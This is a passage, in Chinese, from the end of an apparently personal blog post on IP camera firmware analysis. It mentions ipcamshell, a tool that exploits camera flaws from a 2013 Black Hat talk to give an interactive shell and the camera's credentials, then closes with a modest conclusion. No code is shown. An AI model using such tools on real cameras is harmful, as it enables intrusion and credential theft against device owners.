还有一个针对2013年blackhat大会上，Craig Heffner大神的好莱坞hacking议题中提到的所有摄像头漏洞的直接利用工具，ipcamshell

ipcamshell可以帮助你直接获取一个交互式的会话，并且拿到这个摄像头的认证用户名和密码

0x12 结语

文章最后，感谢各位不喷我这班门弄斧的crack水平和bin分析，因为每款型号的摄像头的固件功能实现都不相同，所以文中的例子只是一个例子而已，主要是介绍一下整个分析思路和过程。

我也还在折腾学习摄像头方面的hacking，希望各位不吝赐教～